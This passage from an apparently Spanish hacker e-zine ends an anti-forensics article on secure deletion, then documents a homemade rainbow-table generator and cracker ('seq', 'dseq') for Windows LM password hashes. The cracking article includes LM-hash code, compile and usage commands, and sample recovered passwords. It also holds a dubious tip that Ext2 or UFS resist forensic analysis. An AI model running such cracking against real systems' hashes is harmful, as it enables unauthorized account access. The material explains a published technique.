print " @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ \n";
print "\n";

```

-----xxx CORTAR AQUI xxx-----

Como podeis ver, he escrito el programa de forma que sea altamente legible. se podrian haber realizado diversos cambios para que el codigo fuente quedara notablemente reducido.

Posibles mejoras:

- \* Entrada de datos como argumentos.
- \* Operacion sobre multiples archivos.
- \* Flush de la cache de disco.
- \* Algoritmos mas complejos (pero mas lentos).

\* Otros...

<< La utopia esta en el horizonte. Me  
acerco dos pasos, ella se aleja dos  
pasos. Camino diez pasos y el horizonte  
se corre diez pasos mas alla. Por  
mucho que yo camine, nunca la alcanzare.  
¿Para que sirve la utopia? Para eso  
sirve, para caminar. >>

[ E. Galeano ]

=\_&\_==\_&\_==\_&\_==\_&\_==\_&\_=  
=\_&\_= 12 CONSEJOS =\_&\_=  
=\_&\_==\_&\_==\_&\_==\_&\_==\_&\_==

Pues que decir, ahora me toca expresar las ideas que llevo metidas en mi cabeza y que para mi resultan eficientes a la hora de una buena administracion y proteccion del sistema.

Decir que estos consejos que os voy a dar debereis de razonarlos (como todo en la vida) y sacar partido de todo lo que creais que puede ser util para vosotros. Mis ideas son mis ideas y las vuestras son... las vuestras. No hagais caso absoluto nunca de lo que alguien os diga o de la informacion que consigais, sacar vuestras propias conclusiones y determinar que es lo correcto y lo que no.

#### CONSEJOS

-----

- 1.- Ante todo, manten siempre cifrada la informacion que permanezca estatica en tu ordenador (no nombrare las herramientas de cifrado como siempre, esto queda a eleccion propia).
- 2.- Si una herramienta te permite elegir entre varios metodos de cifrado, (a no ser que sea necesario) trata de elegir una de las opciones que no esten por defecto, ya que este metodo seria el primero en ser atacado por alguien con malas intenciones.
- 3.- Utiliza siempre herramientas de borrado seguro, al fin de todo siempre mereza la pena, ademas hoy por hoy nos encontramos utilidades GUI user-friendly. Y para mas, adaptadas a diferentes entornos y SO's.
- 4.- Manten una buena programacion del horario de administracion. Intenta que este horario sea aleatorio pero con sentido, ya que de esta forma, por ejemplo, si realizaramos el borrado todos los martes de cada semana, un atacante se encargaria de sacarnos la informacion los lunes, de otra forma, manteniendo una buena aleatoriedad, tendrian que tener suerte para encontrar algo entre nuestra "basura".
- 5.- Utiliza un sistema de archivos que no este al alcance de una herramienta de analisis forense (normalmente Ext2, UFS, etc...)
- 6.- No olvides nunca los metodos de destruccion de medios portables, estos nos pueden dar sorpresas el dia menos esperado. Hay que ser responsable y saber que es lo que estamos guardando y donde.
- 7.- A ser posible utiliza un sistema de archivos cifrado o para mas seguridad uno esteganografico. Como recomendacion, buscar info sobre "StegFS" para Linux (hay un buen articulo en el numero 8 de NetSearch).

<< Hasta ahora las masas han ido  
siempre tras el hechizo. >>

[ K. Jaspers ]

=\_&\_==&\_==&\_==&\_==&\_=  
=\_&\_ = 13 DESPEDIDA =\_&\_ =  
=\_&\_==&\_==&\_==&\_==&\_ =

Que tal chic@s, espero que con todo esto hayais quedado bien agusto y quizas con ganas de meter algun CD en el microhondas :) Siento haber parecido vuestro padre en algun momento, pero mis articulos son mi forma de expresion, y sin ello muero.

Seria bueno que cada uno intentase hacer su propia implementacion de 'borrado seguro' y añadiera nuevos aspectos a gusto personal. Tampoco estaria de mas que leyeseis los codigos fuentes de alguna de las utilidades citadas anteriormente y sobretodo aprender su documentacion, es sin duda una gran fuente de conocimiento.

Ojala hagais uso de todo lo aqui expuesto y sigais aprendiendo, que eso es, seguramente, el objetivo que vosotros y yo, tenemos en comun.

Como siempre, sigue buscando en la red, que ahi es donde de verdad se encuentra la informacion valiosa. Nunca te conformes, complace tu sed de conocimiento.

A todo esto, para que despues digan que no hay gente con ganas de trabajar y hacer algo decente por los demas. Esto forma parte de los muchos proyectos altruistas que nadan por la red...

Cualquier duda, opinion, sugerencia o insulto que merezca la pena ser publicado, mail-me a: blackngel\_hack@hotmail.com.

<< Los apasionados de Internet han encontrado en esta opcion una impensada oportunidad de volver a ilusionarse con el futuro. No solo algunos disfrutan como enanos; creen que este instrumento agiganta y que, acabada la fragmentacion entre unos y otros, se ha ingresado en la era de la conexion global Internet no tiene centro, es una red de dibujo democratico y popular. >>

[ V. Verdu: El enredo de la red ]

<< Solo existen 10 tipos de personas: los que saben binario y los que no. >>

[ xxx ]

by blackngel

\*EOF\*

----

Contenidos:

0. Introduccion.

1. Como funciona el LM-hash.

2. Idea del funcionamiento del generador de tablas.

3. Detalles de la implementacion.

3.1 Libreria libdes que hemos empleado.

3.2 Como hemos implementado el LM-hash.

3.3 Como hemos implementado las funciones de reduccion.

4. En concreto,... esta version.

4.1. Introduccion.

4.2. Licencia.

4.3. Compilando los programas.

4.4. El programa 'seq'.

4.5. El programa 'dseq'.

4.6. Ordenando tablas.

4.7. Un ejemplo sencillo pero completo.

4.8. Peculiaridades.

4.9. Bugs (conocidos) y advertencias.

4.10. El programa 'param'.

4.11. Ejemplo de creacion de un proyecto con 'param'.

4.12. Contacto, clave publica, chorradas, etc.

0. Introduccion:

Este articulo se ha construido a partir de tres "leeme" de diversas versiones del codigo que permite generar diccionarios de hash de password, para realizar ataques off-line contra LM de Windows. Por diversos motivos, no le fue posible a su redactor original el acabar con la tarea final y le ha correspondido a madfran el hacer un refrito final. Todo el merito corresponde a cemendil y todos los fallos a madfran.

Dicho esto, el codigo es experimental (version 0.3) y la funcion de busqueda en el diccionario todavia no esta desarrollada, aunque es la parte facil. Puede haber (seguro que hay) bugs en el codigo y en el concepto del programa, y por eso seria interesante que cualquiera interesado en echar una mano se ponga en contacto conmigo en la direccion <cemendil@hotmail.com>

Este ataque esta levantando bastante polemica, asi que es seguro que hay muchas otras implementaciones de este ataque en desarrollo, o bien ya desarrolladas. Si te interesan los resultados mas que la teoria, mejor echa un vistazo por la red.

1. Como funciona el LM-hash.

Buena pregunta. La mayor parte de la documentacion sobre LM-hash es una caca. Incluso fuentes fiables pueden ser incorrectas (el articulo 0x08 de Phrack 50 me trajo de culo hasta que me di cuenta de que indicaba un vector inicial incorrecto para LM-hash). A base de ensayo y error he dado con la forma de LM-hash (no muy dificil) y es la siguiente:

Paso 1: Toma una clave de 14 bytes o menos. Si tiene menos de 14 bytes, completala con '\0' hasta que tenga 14.

Paso 2: Rompe la clave en dos partes de 7 bytes cada una.

Paso 3: Expande cada parte de 7 bytes a 8 bytes de la siguiente manera: con los 7 bytes forma 8 grupos de 7 bits, y

completa cada uno de esos grupos con un bit de paridad en la parte menos significativa. Esto da lugar a 8 bytes.

Paso 4: Encripta con DES el bloque de 64 bits  
LM == {0x4b, 0x47, 0x53, 0x21, 0x40, 0x23, 0x24, 0x25}  
usando cada bloque de 8 bytes generado en 3) como clave.

Paso 5: Concatena los dos bloques de 8 bytes obtenidos en 4) para obtener el LM-hash.

Un ejemplo: supongamos que queremos 'hashear' la cadena de 7 caracteres "WELCOME". Lo que obtenemos es:

Paso 1: "WELCOME" --> {'W','E','L','C','O','M','E',0,0,0,0,0,0,0}

Paso 2: {'W','E','L','C','O','M','E'} == P1 (parte 1)  
{ 0 , 0 , 0 , 0 , 0 , 0 , 0 } == P2 (parte 2)

Paso 3: Expandimos P1 y P2 a SK1 y SK2 respectivamente:

SK1 == { 0x56 , 0xa2 , 0x52 , 0x88 , 0x34 , 0x7a , 0x34 , 0x8a }  
SK2 == { 0 , 0 , 0 , 0 , 0 , 0 , 0 , 0 }

Paso 4: DES(LM,SK1) == 0xc23413a8a1e7665f  
DES(LM,SK2) == 0xaad3b435b51404ee

Paso 5: Concatenamos:

LM-hash("WELCOME") == 0xc23413a8a1e7665faad3b435b51404ee

De las vulnerabilidades de este esquema se ha hablado en todas partes. Lo interesante es tener una idea exacta de como funciona.

Para aumentar el caos, algunas implementaciones (como John the Ripper) implementan el paso 3) metiendo el bit de paridad en la parte mas significativa de cada byte. Esto no esta de acuerdo con la definicion del estandar DES, pero como los bits de paridad se ignoran, la cosa viene a dar igual.

## 2. Idea del funcionamiento del generador de tablas.

Lo primero es leerse la documentacion en pdf del ataque original, en [http://lasecwww.epfl.ch/php\\_code/publications/search.php?ref=0ech03](http://lasecwww.epfl.ch/php_code/publications/search.php?ref=0ech03). El articulo es sencillo de entender, y la idea detras de todo es la siguiente:

Si tenemos una clave (de 7 bytes, dado que basta trabajar en cada mitad) para LM-hash, digamos K0, y un metodo para convertir cualquier bloque de 64 bits en una nueva clave de 7 bytes, llamemos a este metodo 'f', entonces podemos generar cadenas de la manera siguiente:

K0 --> |LM-hash| --> B0 --> | f | --> K1

donde B0 es un bloque de 64 bits obtenido de encriptar K0, y K1 es una nueva clave de 7 bytes. Observa lo siguiente: como LM-hash esta basado en DES, B0 es practicamente aleatorio (respecto a K0) de manera que K1 es por lo general una clave aleatoria de 7 bytes. Imagina que aplicamos este metodo para generar 'claves aleatorias' de manera recursiva:

K0 --> K1 --> K2 --> K3 --> K4 --> ... --> K1000

donde cada clave se obtiene de la anterior usando 'LM-hash' y 'f'. Lo importante es lo siguiente:

>>> Hemos realizado 1000 encriptaciones con claves pseudoaleatorias y solo necesitamos conocer K0 para generar todas estas claves.

Este es el fundamento del metodo de compresion que indicabamos en la

introduccion. Podemos comprimir millares de claves casi aleatorias con tan solo acordarnos de la primera de una cadena.

Ahora supongamos que de cada cadena de 1000 claves asi generadas nos quedamos con la primera y con la ultima de todas ellas, es decir, que formamos pares de la forma:

(K0 , K1000)

para un monton de claves K0 diferentes.

Lo importante es como hacemos una busqueda exhaustiva en la tabla de pares de esta manera, si queremos crackear un bloque de 64 bits Q dado. La idea es la siguiente:

A) Expande Q exactamente igual que como has hecho con el diccionario:

Q0 = f(Q) --> Q1 --> Q2 --> Q3 --> Q4 --> ... --> Q1000

B) Ahora recorre todo el diccionario comparando cada una de las Q[i] con los extremos de las cadenas precomputadas K1000.

C) Si hay alguna coincidencia, por ejemplo para un cierto para (K0, K1000), expande ese par:

K0 --> K1 --> .... --> K1000

Supongamos que el valor Q[i] que ha saltado la alarma ha sido Q30. En ese caso comprobemos si K970 es igual a Q0. De ser asi, comprobemos si K969 es la clave asociada al bloque Q. Si lo es, hemos terminado. Si no, es que hemos tenido una 'falsa alarma'.

El problema de las falsas alarmas es importante, y todo el articulo que indicamos arriba se ocupa de reducir esta posibilidad (y acelerar los tiempos de busqueda). El que haya pocas falsas alarmas depende mucho de una buena definicion de la funcion 'f' (que en realidad, segun el articulo, es toda una familia de funciones).

Esta exposicion es una version simplificada de lo que ocurre con el programa, pero sirve como introduccion a la tecnica y al articulo que hemos citado.

### 3. Detalles de la implementacion.

#### 3.1 Libreria libdes que hemos empleado.

Las rutinas de encriptacion DES que he empleado son una implementacion de Eric Young bajo licencia BSD. Pense en usar las de John the Ripper, pero no son OpenSource todavia. Las funciones importantes de la libreria DES de E. Young son:

```
void des_ecb_encrypt(des_cblock *ini, des_cblock *fin, des_key_schedule sched, modo);
```

Esta funcion encripta una cadena de 8 caracteres \*ini, la almacena en otra cadena \*fin, usando las claves dadas por sched. Si modo == 1 se encripta y si modo == 0 se desencripta.

El prototipo des\_cblock es sencillamente una matriz de 8 caracteres.

El prototipo des\_key\_schedule contiene todas las subclaves necesarias para encriptar con DES. Para rellenar la estructura des\_key\_schedule hay que emplear la funcion:

```
void des_set_key_unchecked(des_cblock *clave, des_key_schedule sched);
```

donde clave continene los 8 bytes (con paridad) de la clave y sched pasa a almacenar las subclaves correspondientes.

Así que el funcionamiento de esta librería es sencillo. Simplemente llama a `des_key_schedule` para obtener la estructura `sched`, y entonces encripta o desencripta con esa clave usando `des_ecb_encrypt`.

### 3.2 Como hemos implementado el LM-hash.

Para implementar LM-hash solo es necesario, por tanto, implementar el Paso 3 de la encriptación, es decir, el paso de 7 bytes a 8 bytes. Esto se logra con la función

```
void clave7a8(des_cblock *clave);
```

y lo que hace es:

```
(*clave)[7] = ((*clave)[6] << 1);
(*clave)[6] = ((*clave)[5] << 2) | ((*clave)[6] >> 6);
(*clave)[5] = ((*clave)[4] << 3) | ((*clave)[5] >> 5);
(*clave)[4] = ((*clave)[3] << 4) | ((*clave)[4] >> 4);
(*clave)[3] = ((*clave)[2] << 5) | ((*clave)[3] >> 3);
(*clave)[2] = ((*clave)[1] << 6) | ((*clave)[2] >> 2);
(*clave)[1] = ((*clave)[0] << 7) | ((*clave)[1] >> 1);
/* (*clave)[0] = (*clave)[0]; */
```

el último paso es innecesario. Observa que, como los bits de paridad son ignorados por DES, no necesitamos enmascarar la clave para estar seguros de que la paridad en esos bits es la correcta.

Una vez que tenemos esta función, hacer el LM-hash es trivial. Basta llamar por orden a: `clave7a8`, `des_set_key_unchecked`, `des_ecb_encrypt`.

### 3.3 Como hemos implementado las funciones de reducción.

Ahora que ya sabemos como encriptar con LM-hash, viene el problema gordo: el desarrollar unas buenas funciones de reducción, que den lugar a 4666 funciones distintas. Cada una de estas funciones debe tomar como entrada una cadena de 64 bits y dar como salida un password alfanumérico coherente.

La idea que aplique fue la siguiente. En primer lugar hacemos una tabla de 256 entradas que contenga todos los caracteres alfanuméricos (y el espaciador). Esta tabla está en 'perm.h' y se llama `reassigna[]`.

Ahora, bastaría con que cada función de reducción tome siete bytes del bloque de 64 bits, y convierta cada uno de ellos en un carácter alfanumérico usando la tabla. Para que haya 4666 maneras distintas de mirar en la tabla, asocie a cada función de reducción una permutación de 256 elementos distinta. Esa permutación se aplica a la tabla `reassigna[]`, con lo que en teoría pasamos a tener 4666 tablas diferentes, una para cada función de reducción.

El problema es como generar 4666 permutaciones de 256 elementos distintas. La cosa es sencilla: basta con recordar que las congruencias lineales módulo 256, en las condiciones adecuadas, dan sucesiones de 256 elementos distintos. Por ejemplo:

Considera la función  $g(x) = (5*x + 7)$ , donde todas las operaciones se hacen a nivel de byte. En este caso tenemos:

$$g(0) = 7, \quad g(7) = 42, \quad \dots, \quad g(101) = 0$$

después de 256 pasos. Esto implica que la aplicación ' $Y = g(X)$ ' es una permutación de 256 elementos. En total podemos generar 8192 permutaciones de este tipo, aunque solo necesitamos 4666. La regla para generarlas es:

- 1) B debe ser impar.
- 2) A debe ser múltiplo de 4 más 1.

(Ver el primer volumen del 'Art of Computer Programming' de Knuth).

Por lo tanto, nuestras funciones de reducción lo que hacen es tomar los caracteres del bloque de 64 bits y cambiarlos por lo que indique una permutación (dada por  $g$ ) de la tabla de 'perm.h'.

Ademas de esto, los bytes del bloque se enmascaran con XOR antes de permutarlos, solo como precaucion por si las permutaciones no funcionan del todo bien.

En resumen, este metodo me parece rapido y relativamente sensato, aunque podria tener fallos, el muy cabron. En particular creo que seria conveniente hacer una permutacion aleatoria previa de asigna[] antes de la ejecucion del programa, pero eso queda para una version posterior.

La funcion void freduc(des\_cblock \*cifra, int j) es la encargada de hacer todo este trabajo. Lo importante es:

```
c = ((d ^ (*cifra)[i]) * vectores[k][0]) + vectores[k][1];
(*cifra)[i] = reasigna[c];
```

en la primer linea se aplica el XOR a un byte del bloque, y a continuacion se calcula su permutacion por congruencias. Entonces, en la segunda linea se sustituye el bloque por el resultado de mirar en la tabla con ese indice permutado. Un poco liante, pero es lo mas rapido que se me ocurre sin ser del todo trivial.

Las variables vectores[i][j] contienen las constantes A y B necesarias para la congruencia lineal, y son generadas por la funcion void calcvect(); al principio de la ejecucion del programa.

4. En concreto,... esta version.

4.1. Introduccion.

El siguiente documento ha sido escrito para las versiones 0.36 y 0.35 de los programas 'seq' y 'dseq' respectivamente.

En primer lugar, este codigo fuente genera dos programas: el programa 'seq', que sirve para generar Rainbow Tables para atacar LM-hash, y el programa 'dseq', que sirve para crackear passwords usando los diccionarios generados por 'seq'.

Ademas, se incluye el programa 'sort' de GNU, que sirve para ordenar las tablas lexicograficamente, lo cual aumenta la velocidad del crackeo de una manera drastica.

Se incluye un tercer programa, con codigo fuente, 'param.c'. Este programa en version experimental permite estimar los parametros principales de los diccionarios, tales como tasa de exito, numero de falsas alarmas, coste computacional, etc.

Una vez compilado todo, el proceso es, grosso modo:

- 0) Diseña un buen diccionario usando 'param'.
- 1) Usa 'seq' para generar el diccionario.
- 2) Usa sort para ordenar el diccionario.
- 3) Usa 'dseq' para atacar un hash.

El procedimiento es muy sencillo, pero las opciones de configuracion son muchas. Mas adelante veremos variaciones sobre este esquema, incluyendo ejemplos detallados.

Ten en cuenta que todos los programas han sido diseñados especificamente para trabajar en entornos win32.

4.2 Licencia

El programa GNU sort esta bajo licencia GPL. Se encuentra en el directorio gnu, en forma de binario para win32, junto a la licencia GPL. Este programa ha sido tomado, tal cual, de la distribucion cygwin.

La libreria DES de Eric Young, de la cual se distribuye una version modificada, esta bajo una licencia tipo BSD. Consulta el codigo fuente en el directorio 'libdes' para mas detalles.

Algunos ficheros de cabecera han sido tomados del nucleo de FreeBSD. Esos ficheros estan bajo licencia BSD.

El resto de los ficheros ('seq.c', 'dseq.c' y 'param.c') son obra del autor (Cemendil) y pueden considerarse en el dominio publico.

#### 4.3. Compilando los programas:

Para compilar los programas, he usado las macros 'seq' y 'dseq' que se encuentran en el directorio raiz.

La macro 'seq' consta simplemente de:

```
gcc -o ./bin/seq -O6 seq.c ./libdes/des_setkey.c ./libdes/des_ecb.c
./libdes/des_enc.s
```

La macro 'dseq' consta de:

```
gcc -o ./bin/sortie/dseq -O4 dseq.c ./libdes/des_setkey.c ./libdes/des_ecb.c
./libdes/des_enc.s
```

Compilar 'param.c' es trivial: gcc -o param param.c -lm.

Como puedes ver, es muy directa la compilacion de los programas. En todos los casos se ha usado el compilador 'gcc' version 3.2 (mingw special 20020817-1).

Para trabajar comodamente desde win32 en la linea de comandos he usado el paquete cygwin, que es esencialmente una shell de UNIX adaptada a windows. Es altamente recomendable tener este programa instalado para trabajar comodamente desde windows. Aparte, el entorno de C que he empleado ha sido el Dev-C++, version 4.9.8.0. Esta es la version de gcc mas facil de instalar para windows que conozco.

#### 4.4. El programa seq.

El programa seq se encarga de generar los diccionarios. Este programa se encuentra en el directorio 'bin'. Puedes conseguir una lista rapida de las opciones haciendo 'seq -h'.

El uso mas normal es el siguiente:

```
./seq -o diccio -f 10000000 -c 1000 -s !?*1234567890
```

veamos que quieren decir las opciones:

- o diccio : Indica que el diccionario a generar se llamara 'diccio'. Si no se indica nada, se toma 'secout' por defecto. El nombre ha de ser de 6 caracteres o menos.
- f 10000000 : Numero de filas que tendra el diccionario. El concepto de filas es el usual en los ataques tipo Rainbow Tables.
- c 1000 : Numero de columnas que tendra el diccionario. El concepto de columnas es el usual.
- s <cadena> : Caracteres especiales a emplear en el ataque. El ataque es por defecto alfabetico (26 caracteres en mayusculas). Si quieres incluir otros caracteres, puedes hacerlo con la opcion -s. Observa que existe una opcion especial para incluir el espaciador entre los caracteres especiales, que es la opcion -x.

Si ejecutas este comando desde la consola de MS-DOS, lo que obtienes es:

```
c:\bin\> seq -o diccio -f 10000000 -c 1000 -s !?*1234567890
```

Datos de partida:

```

Filas           : 10000000
Columnas        : 1000
Caracteres      : "ABCDEFGHIJKLMNOPQRSTUVWXYZ!?*1234567890"
Diccionario     : 1
Nombre          : diccio
Metodo          : fuerte.
Inicial         : A
```

Es esto correcto? [s/n]

Si introduces 's', el generador de diccionarios empieza su trabajo. Algunas observaciones sobre la informacion que da este programa:

- a) El 'Diccionario' vale 1 porque solo se genera un diccionario. Si quieres hacer una precomputacion distribuida, puede que quieras generar mas de un diccionario. En ese caso, esta variable 'Diccionario' puede tomar varios valores distintos. Para generar varios diccionarios, se emplea la opcion -g.
- b) El 'Metodo' es fuerte porque el ataque se supone a 7 caracteres. Esto es una cualidad curiosa de mi implementacion del ataque que comentare mas a fondo en una seccion especial, "Peculiaridades". Es lo mas parecido a un bug evidente en mi codigo, y quizas lo corrija en una version posterior. El 'Metodo' se cambia usando la opcion -w.
- c) El 'Inicial' indica el primer extremo del primer hilo del diccionario. El generador de tablas va produciendo esos extremos de los hilos secuencialmente, lo cual acelera el ataque. Esto esta relacionado con a) y b), y lo comentaremos en "Peculiaridades" tambien.

Como ya dije, la opcion -x permite incluir el espaciador (ascii 0x20) entre los caracteres especiales del ataque. Asi, para generar un diccionario de 15000000 de filas, 4666 columnas, que ataque passwords alfanumericos con espaciador, se usaria:

```
seq -d diccio -f 15000000 -c 4666 -s 1234567890 -x
```

El programa seq genera 3 ficheros que contienen toda la informacion sobre el diccionario. Estos ficheros tienen las extensiones .fin .opc y .vec. Por ejemplo, 'diccio.fin', 'diccio.vec' y 'diccio.opc'. Estos ficheros contienen:

- diccio.fin : Contiene la Rainbow Table, es decir, los extremos de los hilos, separados por un caracter '#'.
- diccio.vec : Contiene la informacion sobre las funciones de reduccion empleadas. Este fichero contiene datos aproximadamente aleatorios.
- diccio.opc : Contiene la informacion sobre los parametros del diccionario. No es buena idea editar este fichero.

Una opcion muy importante de 'seq' es la opcion -r, que permite recuperar un diccionario cuya creacion se interrumpio a medio camino. Teniendo en cuenta la inestabilidad de Win32 (incluso el XP), es una opcion tipica.

Para usar -r todo lo que tienes que hacer es:

```
seq -r diccio
```

y el generador de diccionarios leera 'diccio.opc' para enterarse de las opciones del diccionario, luego recorrera 'diccio.fin' hasta el final y retomara la creacion del diccionario donde la dejo.

Puedes hacer la prueba: ejecuta "seq -d diccio -f 10000 -c 10000" y pulsa CONTROL-C para interrumpirlo despues de un par de segundos. Entonces, ejecuta "seq -r diccio" y veras como el programa retoma el diccionario donde lo dejo.

#### 4.5. El programa dseq.

El programa dseq se encarga de atacar los passwords. Este programa se encuentra en el directorio 'bin\sortie\'. Puedes conseguir una lista rapida de las opciones haciendo 'dseq -h'.

El uso mas normal es el siguiente:

```
dseq -v -D -d diccio -b b1645eee22fc6336
```

Las opciones empleadas son las siguientes:

- v : Activa el modo ruidoso, que da mucha mas informacion sobre lo que esta pasando.
- D : Advierte al programa que 'diccio.fin' tiene el fin de linea tipo MS-DOS (esto es 0x0a 0x0d). Este fin de linea lo suele generar el GNU sort, de manera que conviene usar esta opcion.
- d : Indica el diccionario que hay que leer.
- b : Va seguido del bloque, en hexadecimal y sin el '0x', que se quiere atacar.

Una ejecucion tipica del programa es la siguiente:

```
dseq -v -D -d diccio -b b1645eee22fc6336

Filas : 10000000
Column : 1000
Numcar : 26
Debil? : 0
Cargando datos ...
      Fichero diccio.vec leido con exito.
      Fihcero diccio.fin leido con exito. 10000000 lineas leidas.
```

Encontrado:

```
Preimagen : MKXKQNC
Hash      : b1645eee22fc6336
Alarmas   : 411
Columna   : 842
```

Acabado!

En este caso hemos tenido exito (ataque alfabetico), y por eso se nos escriben todos los datos. Todo lo que va antes de "Cargando datos..." es una breve informacion sobre el diccionario que se esta usando, luego se informa de que los datos se han leido con exito, y finalmente se informa de la preimagen que se ha hallado. Si no se encuentra preimagen, se escribe el numero de falsas alarmas.

Si no se emplea la opcion -v, el programa actua de manera totalmente silenciosa a menos que encuentre una preimagen. Esto esta pensado porque si se quiere atacar con varios diccionarios a la vez, eso se puede hacer desde la shell con una macro, y en esas condiciones es conveniente que el programa no escriba demasiado en la pantalla.

La unica peculiaridad importante de este programa es que necesita que las Rainbow Tables que se le presenten esten ordenadas. Esto lo veremos en la siguiente seccion, "Ordenando tablas".

Una nota importante: dseq esta pensado para atacar con diccionarios pequeños. Es por eso que el diccionario es cargado en memoria antes del ataque. Esto significa que si usas diccionarios muy grandes necesitaras una buena cantidad de memoria para realizar el ataque. Esto es una propiedad deliberada: el concepto de ataque que quiero implementar usa diccionarios pequeños que requieren mucho procesamiento. Además, en win32 no existe el buffer cache, de manera que acceder a diccionarios en el disco duro es mucho mas lento que usar la memoria.

#### 4.6. Ordenando tablas.

Para incrementar la eficiencia del crackeo las tablas deben estar ordenadas. Esto permite localizar passwords en tiempo logaritmico, con muy pocos fallos de cache, mientras que si no se ordena el diccionario la busqueda seria lineal y con multitud de fallos de cache. He comprobado experimentalmente que no ordenar las tablas lleva a que el tiempo de busqueda sea mucho mas de 1000 veces mayor.

Es por este motivo de 'dseq' esta en el directorio 'bin\sortie\': en primer lugar generas el diccionario con 'seq' en el directorio 'bin'. Luego copias el diccionario (extensiones .fin, .vec, .opc) en '\bin\sortie\''. Entonces ordenas el diccionario, para lo cual solo tienes que hacer:

```
cd sortie
sort -o diccio.fin diccio.fin
```

Ahora el fichero diccio.fin esta ordenado y listo para usarlo. Un problema de 'sort' es que cambia el fin de linea UNIX (que es el que usa 'seq') por el fin de linea de DOS, de manera que tendras que usar la opcion -D al ejecutar 'dseq'. Es posible filtrar el diccionario ordenado para eliminar el fin de linea de DOS; si lo haces, no emplees la opcion -D en dseq.

#### 4.7. Un ejemplo sencillo pero completo.

Veamos un ejemplo muy tonto pero completo de como generar un diccionario simple y comprobar que el metodo funciona. Vamos a ir por pasos, desde una consola normal de MS-DOS. Asumo que el 'sort' esta en 'bin\sortie\' o en el path de los ejecutables.

Vamos a generar un diccionario muy pequeño pero que nos sirva. Vete al directorio 'bin' y ejecuta el comando:

```
c:\bin\> seq -o tonto -f 1000 -c 1000
```

Esto generara un muy diminuto diccionario para ataques alfabeticos.

```
c:\bin\> dir
seq.exe  sortie  tonto.fin  tonto.opc  tonto.vec
```

Ahora movemos todo el diccionario a 'bin\sortie\' :

```
c:\bin\> xcopy tonto.* sortie
```

Ahora nos vamos a sortie

```
c:\bin\> cd sortie
```

Ordenemos el diccionario:

```
c:\bin\sortie\> sort -o tonto.fin tonto.fin
```

Finalmente, ejecutemos el ataque:

```
c:\bin\sortie\> dseq -D -d tonto -b 7584248b8d2c9f9e
```

Obtenemos un exito completo:

Encontrado:

```
Preimagen : A
Hash      : 7584248b8d2c9f9e
Alarmas   : 0
Columna   : 1000
```

Acabado!

Naturalmente, este es un ejemplo bastante tonto, dado que lo que hemos hecho es buscar un hash que con toda seguridad estara en nuestro diccionario. De todos modos el procesamiento que 'dseq' ha necesitado para encontrar la preimagen no es nada trivial: es un buen caso de prueba.

#### 4.8. Peculiaridades.

Los programas 'seq' y 'dseq' son muy peculiares debido a que son la evolucion de un codigo "de laboratorio". Cuando escribi este programa por primera vez, toda mi intencion era comprobar que el mecanismo de las Rainbow Tables funcionaba de verdad; no me interesaba hacer ningun ataque de verdad. El hecho de que existieran implementaciones de este ataque me desanimo aun mas de hacer una version seria de este programa.

Sin embargo, fui persuadido de que una version casera del ataque podria ser muy interesante, asi que converti el codigo de laboratorio en estos dos programas.

Los programas son actualmente muy eficientes. He dedicado bastante trabajo a aplicar todas las optimaciones que se me ocurrieron, salvo el entrar a saco en el ensamblador. De todos modos, sobreviven muchos aspectos del codigo de laboratorio primitivo, y es posible que debiera reescribir todo el programa para que se convirtiera en algo decente. Veamos algunos detalles especiales de esta implementacion:

##### A) Diccionarios fuertes y debiles:

Actualmente el mayor problema del programa es que esta especialmente diseñado para atacar passwords de 7 y 14 caracteres. Esto quiere decir que el programa es relativamente ineficiente para atacar passwords que tengan una cantidad de caracteres diferente de 7 y 14. Esto se debe a las particulares funciones de reduccion usadas (consulta el codigo fuente).

Como un ataque a 14 caracteres se puede dividir en dos ataques a 7, estudiemos como he resuelto ese problema fijandonos en passwords de 1 a 7 caracteres (los de 8 a 16 funcionan exactamente igual):

Por lo general un diccionario tiene mas de diez millones de filas. Teniendo en cuenta que en 'seq' tomo los extremos de los hilos secuencialmente, empezando por 'A' (el primer password, alfabeticamente hablando), esto significa que todos los passwords de 1,2 y 3 caracteres estan cubiertos, independientemente de lo que suceda con los demas. En la inmensa mayoria de los casos, tambien todos los passwords de 4 caracteres estan cubiertos en los extremos iniciales de los hilos, lo cual significa que:

NORMA: en todos los casos practicos, el crackeo de passwords de 1,2,3,4 carac-

teres es automatico.

Como el ataque se limita entonces a los passwords de 7 caracteres, eso quiere decir que:

HECHO: En la practica, el programa 'seq' ataca con gran eficiencia los passwords de 1,2,3,4,7,8,9,10,11,14 caracteres, en tanto que los passwords de 5,6,12,13 no resultan atacados.

Para evitar este inconveniente invente una variante del ataque, basada en las "funciones de reduccion debiles", que atacan exclusivamente passwords de 5 y 6 caracteres. Esto permite generar diccionarios exclusivos para atacar estos passwords como caso particular. Para ello has de usar la opcion -w de 'seq' (el programa 'dseq' es transparente a estos manejos). Con el programa 'seq -w' puedes generar entonces este complemento y solucionar elegantemente esta debilidad del programa original.

Es posible que estes pensando que esto es un parche patetico, pero en realidad resulta que, aunque generar tablas completas requiere usar un poco mas la cabeza, la solucion es bastante elegante y eficiente. Por un lado, mis funciones de reduccion son totalmente sencillas (consulta el codigo fuente). Por otro, los passwords de 1,2,3,4 (y 8,9,10,11) caracteres son rotos de manera automatica para diccionarios de mas de 20 millones de filas (casi siempre los diccionarios tienen mucho mas que 20 millones de filas). El problema es que hay que atender por separado al caso de 5,6 (y 12,13) caracteres, pero esto es un inconveniente menor, y ademas, una vez que el diccionario esta generado, todo es transparente al usuario.

#### B) Slurping.

El programa 'dseq' chupa completamente el diccionario antes de realizar el ataque. Esto hace que, si el diccionario que usas es muy grande, necesites mucha memoria para realizar el ataque, y ademas el ordenador pierde tiempo cargando el diccionario en memoria. Pero ten en cuenta que el programa lo he diseñado para atacar con diccionarios pequeños, haciendo calculos masivos, de manera que la estrategia de tener todo en memoria es lo mas ventajoso.

#### C) Vectores en las funciones de reduccion.

Mi intencion al generar las funciones de reduccion fue hacer que se pudiera generar una infinidad de ellas con mucha facilidad. El mejor metodo que me vino a la cabeza fue usar tablas de datos aleatorios para dar variedad a esas tablas. Esto tiene un inconveniente cuando se usan ataques con decenas de miles de columnas (que son los ataques que yo propugno): en estos casos los vectores de las funciones de reduccion (es decir, esos datos aleatorios) son tantos, que no caben en la cache de nivel 2, causando muchos fallos de cache, lo cual reduce la eficiencia del mecanismo.

